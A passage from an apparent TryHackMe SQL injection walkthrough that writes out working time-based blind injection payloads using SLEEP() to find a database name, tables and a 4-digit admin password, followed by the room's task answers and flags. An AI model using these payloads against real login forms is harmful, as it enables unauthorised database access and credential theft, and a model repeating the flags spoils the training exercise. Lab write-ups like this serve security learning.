admin123' UNION SELECT SLEEP(5),2;--admin123' UNION SELECT SLEEP(5),2;--
We can see the 5 second delay. So congratulations we found the correct count.
Step 2: Find database name
We need to follow the steps taken in level 3 to find the name letter by letter. However, in this case we can confirm by the delay that happens during the execution.
Use the following query:
admin123' UNION SELECT SLEEP(5),2 where database() like 's%';--admin123' UNION SELECT SLEEP(5),2 where database() like 's%';--
We can confirm that the name begins with the letter "s" because of the delay.
After some trial and error we can find the name of the database as: sqli_four
Step 3: Enumerate tables and columns
Same as Level 3, but every condition check uses SLEEP().
admin123' UNION SELECT SLEEP(5),2 FROM information_schema.tables WHERE table_schema = 'sqli_four' and table_name like 'u%';--admin123' UNION SELECT SLEEP(5),2 FROM information_schema.tables WHERE table_schema = 'sqli_four' and table_name like 'u%';--Work through to find the users table, then enumerate its columns the same way.
Step 4: Extract the admin password
Same as level 3 the password consists of 4 digits. So start with 0 and got through the numbers to 9.
admin123' UNION SELECT SLEEP(3),2 from users where username='admin' and password like '4%';--admin123' UNION SELECT SLEEP(3),2 from users where username='admin' and password like '4%';--Work through to find the password which is 4961

Then login and you finished this room. Nice job.
Task Answers
Task 1:
No answers needed
Task 2:
_Q: What SQL statement combines results from two SELECT queries into one result set? _UNION
_Q: What built-in database contains metadata about all other databases, tables, and columns in MySQL? _information_schema
Task 3:
Q: What character is commonly used as a first test when probing for SQL Injection? '
Q: What type of SQL Injection returns results directly in the web page?
In-Band
Task 4:
_Q: What subtype of In-Band SQLi relies on database error messages to extract information? _Error-Based
_Q: What SQL function returns the name of the current database in MySQL? _database()
Task 5:
_Q: What boolean condition is commonly injected to make a WHERE clause always evaluate to true? _1=1
Task 6:
_Q: What MySQL function causes a deliberate time delay in a query's response? _SLEEP
Task 7:
_Q: What protocol beginning with D is commonly used to exfiltrate data in Out-of-Band SQLi? _DNS
_Q: What MSSQL stored procedure can be used to trigger DNS lookups for data exfiltration? _xp_dirtree
Task 8:
_Q: What is the primary and most effective defence against SQL Injection? _Prepared Statements
Task 9:
Q: What is the flag after completing Level 1?
THM{SQL_INJECTION_3840}
Q: What is the flag after completing Level 2?
THM{SQL_INJECTION_9581}
Q: What is the flag after completing Level 3?
THM{SQL_INJECTION_1093}
_Q: What is the flag after completing Level 4? _THM{SQL_INJECTION_MASTER}
Task 10: No answers needed
What I Learned
Through this room I built a solid foundation in one of the most critical vulnerabilities in web security. I started from the basics — understanding what SQL is and how websites use it to communicate with databases using operators like SELECT, UNION, WHERE, LIMIT, and LIKE. From there I learned what SQL Injection is and how attackers manipulate input fields to hijack database queries. I explored the three main types — In-Band, Blind, and Out-of-Band SQLi — and got hands-on experience exploiting all of them: extracting database names and credentials using Union-Based injection, bypassing authentication with OR 1=1, enumerating data character by character with Boolean-Based injection, and measuring time delays with SLEEP() in Time-Based injection. I also learned that exploitation is only half the picture — understanding how to prevent SQLi using prepared statements is just as important, especially when communicating findings to developers. This room gave me both the attacker's and the defender's perspective, which is exactly the mindset needed in cybersecurity.
If you found this walkthrough helpful, feel free to follow me for more TryHackMe writeups and cybersecurity content. I'll be covering more rooms as I continue my journey — see you in the next one.